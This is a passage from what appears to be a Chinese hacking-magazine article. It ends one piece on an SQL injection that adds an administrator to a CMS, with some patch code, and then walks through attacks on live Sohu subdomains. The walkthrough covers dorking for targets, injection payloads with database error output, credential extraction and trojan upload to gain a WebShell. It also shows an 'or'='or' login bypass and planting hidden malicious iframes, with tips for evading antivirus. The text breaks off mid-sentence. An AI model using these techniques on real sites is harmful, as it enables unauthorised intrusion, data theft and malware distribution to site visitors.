


图16

其实，要使自己成为一个官方网站的管理员非常容易，我们只要提交：ArticleID=xxx;insert into nc_admin (username,password,status,admingrade) values('zxzgcn','c4d86fd5364d7e45','高级管理员','999')，只用了这一步工作，我们就提升为了管理员。

漏洞修补方案：

1)对于绕过单引号继续注入漏洞，我们只要将"@"过滤掉就可以了，修补后代码如下：

```
username = Replace (Replace(Request("username"),"'",""),"@","")
```

2)对于修改任一用户资料漏洞只要加个禁止对外部提交的代码就可以修补，修补代码如下：

```
<%
server_v1=Cstr(Request.ServerVariables("HTTP_REFERER"))
server_v2=Cstr(Request.ServerVariables("SERVER_NAME"))
if mid(server_v1,8,len(server_v2))<>server_v2 then
%>
警告！你正在从外部提交数据！！请立即终止！！
<%
Response.Redirect "index.asp"
end if
%>
```

3)对于articlelist.asp的注入漏洞我们可以用cint函数处理，修补后的代码如下：

```
SQL = "select ArticleID,title,content,ColorMode,FontMode,Author,ComeFrom,WriteTime,username from NC_Article where ChannelID=" & ChannelID & " And username='" & Newasp.MemberName & "' And ArticleID=" & cint(Request("ArticleID"))
```


总结

新云网站管理系统非常好，功能也极其强大，但因开发者一点小小的疏忽，却造成了如此大的漏洞，若成功利用此漏洞，就可以得到WebShell，现在还在使用这套系统的朋友请尽快修补此漏洞。

脚本小子：对于门户网站，大家普遍有一种畏惧心理，一般不会主动去做入侵测试。其实门户网站虽然多采取一些硬件设备来保护其安全，但是漏洞和注入攻击总是防不胜防，只要花一点时间，认真的去分析，还是可以发现门户类站点的安全隐患的。

适合读者：网络爱好者、入侵爱好者、脚本爱好者

前置知识：无



对SOHU的再次安全测试

文/图 曾云好

SOHU（搜狐）是中国一个比较大的服务齐全的门户网站，前几个月风闻出了漏洞，不知道现在是否更安全了，因此我决定对其进行一次安全测试。对于这样的门户网站，服务器肯定用了硬件防火墙及其他安全设备，这样就算发现服务器存在漏洞也会被硬件防火墙屏蔽和拦截，成功率非常小。所以，从搜狐网站本身来分析脚本是一个非常好的选择。

漏洞查找

目前SOHO.com采用的脚本语言主要以HTML、ASP及PHP为主，以JSP为辅。主站几乎全部是静态的HTML文件，所以只能从分站着手。对于这样的大站要快速找出脚本方面的漏洞，最好的方法就是利用Google对URL进行整理，然后从中筛选存在漏洞的URL地址。对于ASP脚本可以输入"inurl:asp site:SOHO.com"来查询 对于PHP脚本可以输入"inurl:php site:SOHO.com"来查询 对于JSP脚本可以输入"inurl:jsp site:SOHO.com"来查询。

虽然搜索出来的无用页面比较多，但是存在漏洞的页面也不少。当然我们的精确度还可以小一点，比如"inurl:php?id= site:SOHO.com"，不过这样成功率很低。下面就是我发现的漏洞所在地址

存在ASP注入漏洞的是"http://jilin.SOHO.com/travel/list.asp?unid=2138105364"。存在PHP注入的地方比较多，有："http://worldcup.sports.SOHO.com/tj/cups_detail.php?id=19、http://photo.club.SOHO.com/dragon/admin/commend_list.php?start=50&classid=88"。

最近本人在研究管理员一般不怎么重视的投票系统，因此构造了"inurl:vote site:SOHO.com"来查询，果然发现"http://club.SOHO.com/vote/voteview.php?voteid=3029"存在漏洞。在查找后台的时候发现http://gogo.travel.SOHO.com/xl2/login.asp存在验证不严格的漏洞。下面就来详细的分析一下这些漏洞。

注入攻击

SOHO存在注入漏洞的地方比较多，由于很多朋友已经写出了非常经典的注入文章，所以在此只做简单解释。

1.ASP注入

存在ASP注入的地方是吉林搜狐，随便打开一个连接地址"http://jilin.SOHO.com/travel/list.asp?unid=2138105364"。在后面加入单引号就可发现它是SQL数据库，如图1所示。

```
地址(D) http://jilin.sohu.com/travel/list.asp?unid=2138105364'
Microsoft OLE DB Provider for SQL Server 错误 '80040e14'
字符串 '' 之前有未闭合的引号。
/travel/list_top.asp，行27
```

图1

再判断当前数据库的用户名，加入代码and user>0后发现用户名是www_jilinSOHO_com，如图2所示。

```
地址(D) http://jilin.sohu.com/travel/list.asp?unid=2138105364%20and%20user>0
Microsoft OLE DB Provider for SQL Server 错误 '80040e07'
将 nvarchar 值 'www_jilinsohu_com' 转换为数据类型为 int 的列时发生语法错误。
/travel/list_top.asp，行27
```

图2

使用having1=1--查询当前用户的数据信息，如图3所示，得到了一个名为channel_article_info的表，列名title。

```
地址(D) http://jilin.sohu.com/travel/list.asp?unid=2138105364%20having%201=1--
Microsoft OLE DB Provider for SQL Server 错误 '80040e14'
列 'channel_article_info.title' 在选择列表中无效，因为该列未包含在聚合函数中，并且没有 GROUP BY 子句。
/travel/list_top.asp，行27
```

图3

继续猜解列名，输入"group by channel_article_info.title having 1=1—"又得到一个content的列，如图4所示。

```
地址(D) http://jilin.sohu.com/travel/list.asp?unid=2138105364%20group%20by%20channel_article_info.title%20having%201=1--
Microsoft OLE DB Provider for SQL Server 错误 '80040e14'
列 'channel_article_info.content' 在选择列表中无效，因为该列既不包含在聚合函数中，也不包含在 GROUP BY 子句中。
/travel/list_top.asp，行27
```

图4

猜解列名就是按照类似的方法依次进行，接着输入一下代码"and (select top列名from表名where列名=[N])>1"得到数据库中的内容。

在得到数据库中的内容后就是登录后台了，利用数据

库备份上传木马，得到WebShell，如图5 所示。






图5

2.PHP注入


Php注入用"http://photo.club.SOHO.com/dragon/admin/commend_list.php?start=50&classid=88"来举例。先输入"and ord(mid(version(),1,1))>51/*"查看数据库的版本，这里返回正常，如图6所示，说明版本大于4.0，因为是大于4.0才支持Union查询。


图6

这里有8个字段，提交"http://photo.club.SOHO.com/dragon/admin/commend_list.php?start=50&classid=88%20and%201=2%20union%20select%201,2,3,4,5,6,7,8/* "返回结果如图7所示。


图7

将4改为user()，将5改为version()，得到了当前的用户名及版本，如图8 所示。


图8

从返回的用户名(club@192.168.131.130)可以猜测出服务器的防火墙的配置，WEB服务器应该是置于防火墙后的内网中。接下来在字段后面加上"from 表名"，猜出表名。猜出之后从页面上得到用户名和密码的位置，暴出用户名及密码。在我猜解完后发现和第五期黑防中剑心写的PHP注入SOHU几乎是大同小异，所以就简单的讲解了一下，如果对PHP注入还有什么不懂的地方大家可以参阅第五期杂志。

后台验证不严格

在踩点的时候，因为我找到了注入点，所以肯定需要找后台。但在我无意中找到一个分站后台的时候，发现它居然存在经典漏洞 'or'='or'，如图9、图10所示。

该后台是用来发布旅游线路功能的，可以往数据库中写入数据，但是程序员对输入的数据没有过滤就执行了数据库操作，从而导致可以用来挂马，如图11 所示。




图9

对于图中的挂马方式，只要把高度和宽度都改为零就可以了。不过这种方式的隐蔽性较差，如果服务器的输入框限制了长度，这样就没有任何作用了。




图10




图11

小知识 挂马技巧

如果限制了长度可以用JS来突破，那么为了保护我们的代码不被杀毒软件查杀，就需要对JS文件进行加密，常见的是Encode加密。如果用URL地址挂马，那么还可以将挂马的URL地址转换成Encode编码。如果是用IP地址来访问网马的话，那么还可以对IP地址进行变换，可以把10进制转换成其他进制，如把127.0.0.1转换成16进制后为：0177.0000.0000.0001。挂马的技巧都是为了不让对方把挂马的地址找出来，这里举几个比较常见的例子。

目录浏览

此漏洞也是在查找后台的时候发现的，当习惯性的把登录文件去掉后，发现服务器没有配置好，允许浏览目录，如图12所示。




图12

该网站是搜狗的广告服务，而这个目录是管理员登录后的文件，即后台文件。从图12中我们看到有一个备份文件(manage_php.tar.gz)，可以把它下

载下来。这个文件就是搜狗广告服务的后台管理源代码，此目录浏览缺陷导致源代码泄露。

在这里隐藏了一些安全隐患：

1．在广告发布的地方没有对输入的数据进行过滤

2．发布广告后的参数没有过滤，代码如下：

```
// 检测广告
$ad = new AD;
$ad->ad_id = $ad_id;
……………………………………省略代码
if($ad->ad_num_key>0){
//modified by zxj 2005/6/20
// 得到关键词的总数
$query = "select count(*) TOTALROW ";
$query .= "from [key] ";
$query .= "where i_ad_id=$ad->ad_id ";
$res = mssql_query($query,$connection);
if ($row = mssql_fetch_array($res)) {
$totalRow = $row["TOTALROW"];
}
if($totalRow>KEY_SHOW_NUM) $show_all_key = true;
$query = "select top ".KEY_SHOW_NUM." * ";
$query .= "from [key] ";
$query .= "where i_ad_id=$ad->ad_id "; // 直接赋值，没有过滤就进行数据库操作
$query .= "order by i_id";
//$query="select*from [key] where i_ad_id=$ad->ad_id";
```

如上，发布广告以后会得到一个ad_id的参数，但这

